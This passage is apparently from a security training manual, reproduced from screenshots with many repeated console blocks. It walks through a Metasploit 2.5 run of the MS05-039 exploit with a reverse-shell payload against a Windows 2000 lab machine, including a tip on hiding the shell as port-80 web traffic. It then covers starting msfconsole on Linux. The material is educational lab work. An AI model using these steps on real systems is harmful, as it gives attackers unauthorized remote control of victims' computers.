  win32_reverse                  Windows Reverse Shell
  win32_reverse_dllinject        Windows Reverse DLL Inject
  win32_reverse_meterpreter      Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg              Windows Staged Reverse Shell
  win32_reverse_stg_upexec       Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject        Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > _
```

The next step is to identify what is required and what is optional for the exploit to run. Type in **show options** and press **Enter**.



```
msf > use ms05_039_pnp
msf ms05_039_pnp > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                  Windows Execute net user /ADD
  win32_bind                     Windows Bind Shell
  win32_bind_dllinject           Windows Bind DLL Inject
  win32_bind_meterpreter         Windows Bind Meterpreter DLL Inject
  win32_bind_stg                 Windows Staged Bind Shell
  win32_bind_stg_upexec          Windows Staged Bind Upload/Execute
  win32_bind_vncinject           Windows Bind VNC Server DLL Inject
  win32_exec                     Windows Execute Command
  win32_passivex                 Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter     Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg             Windows Staged PassiveX Shell
  win32_passivex_vncinject       Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                  Windows Reverse Shell
  win32_reverse_dllinject        Windows Reverse DLL Inject
  win32_reverse_meterpreter      Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg              Windows Staged Reverse Shell
  win32_reverse_stg_upexec       Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject        Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > show options
```


This exploit has two required fields that are currently blank (RHOST and LHOST).



```
  win32_reverse_dllinject      Windows Reverse DLL Inject
  win32_reverse_meterpreter    Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg            Windows Staged Reverse Shell
  win32_reverse_stg_upexec     Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject      Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name        Default    Description
  --------    --------    -------    ---------------------------------------
  required    RHOST                  The target address
  required    SMBPIPE     browser    Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                 The domain for specified SMB username
  required    RPORT       139        The target port
  optional    SMBUSER                The SMB username to connect with
  optional    SMBPASS                The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ----------------------------------------

  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LHOST                  Local address to receive connection
  required    LPORT       4321       Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > _
```

Set the target IP address for the RHOST by typing:


```
set RHOST 172.16.1.40
```



```
  win32_reverse_stg            Windows Staged Reverse Shell
  win32_reverse_stg_upexec     Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject      Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name        Default    Description
  --------    --------    -------    ---------------------------------------
  required    RHOST                  The target address
  required    SMBPIPE     browser    Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                 The domain for specified SMB username
  required    RPORT       139        The target port
  optional    SMBUSER                The SMB username to connect with
  optional    SMBPASS                The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ----------------------------------------

  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LHOST                  Local address to receive connection
  required    LPORT       4321       Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf ms05_039_pnp(win32_reverse) >
```


Set the target IP address for the RHOST by typing:

```
set RHOST 172.16.1.40
```




```
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------------
  required    RHOST                 The target address
  required    SMBPIPE    browser    Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LHOST                  Local address to receive connection
  required    LPORT       4321       Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf ms05_039_pnp(win32_reverse) > set LHOST 172.16.1.56
LHOST -> 172.16.1.56
msf ms05_039_pnp(win32_reverse) > _
```

Some exploits allow you to check the target for the vulnerability prior to launching the exploit itself. This is done by typing **check** and pressing **Enter**. In this example the target appears to be vulnerable.




```
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------------
  required    RHOST                 The target address
  required    SMBPIPE    browser    Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LHOST                  Local address to receive connection
  required    LPORT       4321       Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf ms05_039_pnp(win32_reverse) > set LHOST 172.16.1.56
LHOST -> 172.16.1.56
msf ms05_039_pnp(win32_reverse) > check
[*] Detected a Windows 2000 target ()
[*] Sending the final DCE fragment
[*] This system appears to be vulnerable
msf ms05_039_pnp(win32_reverse) > _
```

To execute the exploit against the target, simply type **exploit** and press **Enter**.




```
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ------------------------------------------
  required    RHOST                 The target address
  required    SMBPIPE    browser    Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LHOST                  Local address to receive connection
  required    LPORT       4321       Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf ms05_039_pnp(win32_reverse) > set LHOST 172.16.1.56
LHOST -> 172.16.1.56
msf ms05_039_pnp(win32_reverse) > check
[*] Detected a Windows 2000 target ()
[*] Sending the final DCE fragment
[*] This system appears to be vulnerable
msf ms05_039_pnp(win32_reverse) > exploit
```

If successful with this exploit, you should be looking at a C: prompt on the target computer.



```
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ------------------------------------------
  required    RHOST                 The target address
  required    SMBPIPE    browser    Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    LHOST                  Local address to receive connection
  required    LPORT       4321       Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf ms05_039_pnp(win32_reverse) > set LHOST 172.16.1.56
LHOST -> 172.16.1.56
msf ms05_039_pnp(win32_reverse) > check
[*] Detected a Windows 2000 target ()
[*] Sending the final DCE fragment
[*] This system appears to be vulnerable
msf ms05_039_pnp(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target ()
[*] Sending 1 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 172.16.1.56:4321 <-> 172.16.1.40:1153

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

To verify that you are actually connected to the target computer, type **ipconfig** and press **Enter**. In this example, we receive the IP address of the target, which verifies we are actually connected to a remote connection on the target.



```
  optional    SMBUSER                    The SMB username to connect with
  optional    SMBPASS                    The password for specified SMB username

  Payload:    Name        Default     Description
  --------    --------    -------     ------------------------------------------

  required    EXITFUNC    thread      Exit technique: "process", "thread", "seh"
  required    LHOST                   Local address to receive connection
  required    LPORT       4321        Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf ms05_039_pnp(win32_reverse) > set LHOST 172.16.1.56
LHOST -> 172.16.1.56
msf ms05_039_pnp(win32_reverse) > check
[*] Detected a Windows 2000 target ()
[*] Sending the final DCE fragment
[*] This system appears to be vulnerable
msf ms05_039_pnp(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target ()
[*] Sending 1 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 172.16.1.56:4321 <-> 172.16.1.40:1153

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.40
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\WINNT\system32>_
```

***Note:** An unauthorized remote shell to a target can be extremely dangerous. At this point the attacker can do anything to the target as though he or she were sitting behind the actual keyboard of the target computer.

***Note:** Another technique to hide the connection is to change the ports the connection takes place on. For example, by telling the remote computer to use port 2417 and connecting to the attacking computer on port 80, it would appear to anyone from the target computer that he or she is connected to a Web site.

On Linux


From the directory containing the compressed files, type **tar –zxvf framework-2.5.tar.gz**.

The files will uncompress into a new directory named **framework-2.5**.

Change to the new directory by typing **cd framework-2.5** and pressing **Enter**.

To execute the Metasploit Framework type:


```
./msfconsole
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
12:22 AM
Your version of VMware Tools is out of date.

```
[root@localhost metasploit]# cd framework-2.5
[root@localhost framework-2.5]# ./msfconsole
```


The Metasploit startup screen is displayed. As in the Windows version Metasploit not only identifies what version you are running but also how many exploits and payloads are included.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
12:22 AM
Your version of VMware Tools is out of date.

```
[root@localhost metasploit]# cd framework-2.5
[root@localhost framework-2.5]# ./msfconsole
Using Term::ReadLine::Stub, I suggest installing something better (ie Term::Read
Line::Gnu)



                 |                    |      _) |
 __ `__ \   _ \ __|  _` |  __| __ \  |  _ \  | __|
 |   |   |  __/ |   (   |\__ \ |   | | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|


+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf >
```


To see what exploits are included type **show exploits** and press **Enter**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:28 AM
Your version of VMware Tools is out of date.

```
[root@localhost metasploit]# cd framework-2.5
[root@localhost framework-2.5]# ./msfconsole
Using Term::ReadLine::Stub, I suggest installing something better (ie Term::Read
Line::Gnu)



                 |                    |      _) |
 __ `__ \   _ \ __|  _` |  __| __ \  |  _ \  | __|
 |   |   |  __/ |   (   |\__ \ |   | | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|


+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf > show exploits
```


The exploits are listed.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:30 AM
Your version of VMware Tools is out of date.

```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  3com_3cdaemon_ftp_overflow     3Com 3CDaemon FTP Server Overflow
  Credits                        Metasploit Framework Credits
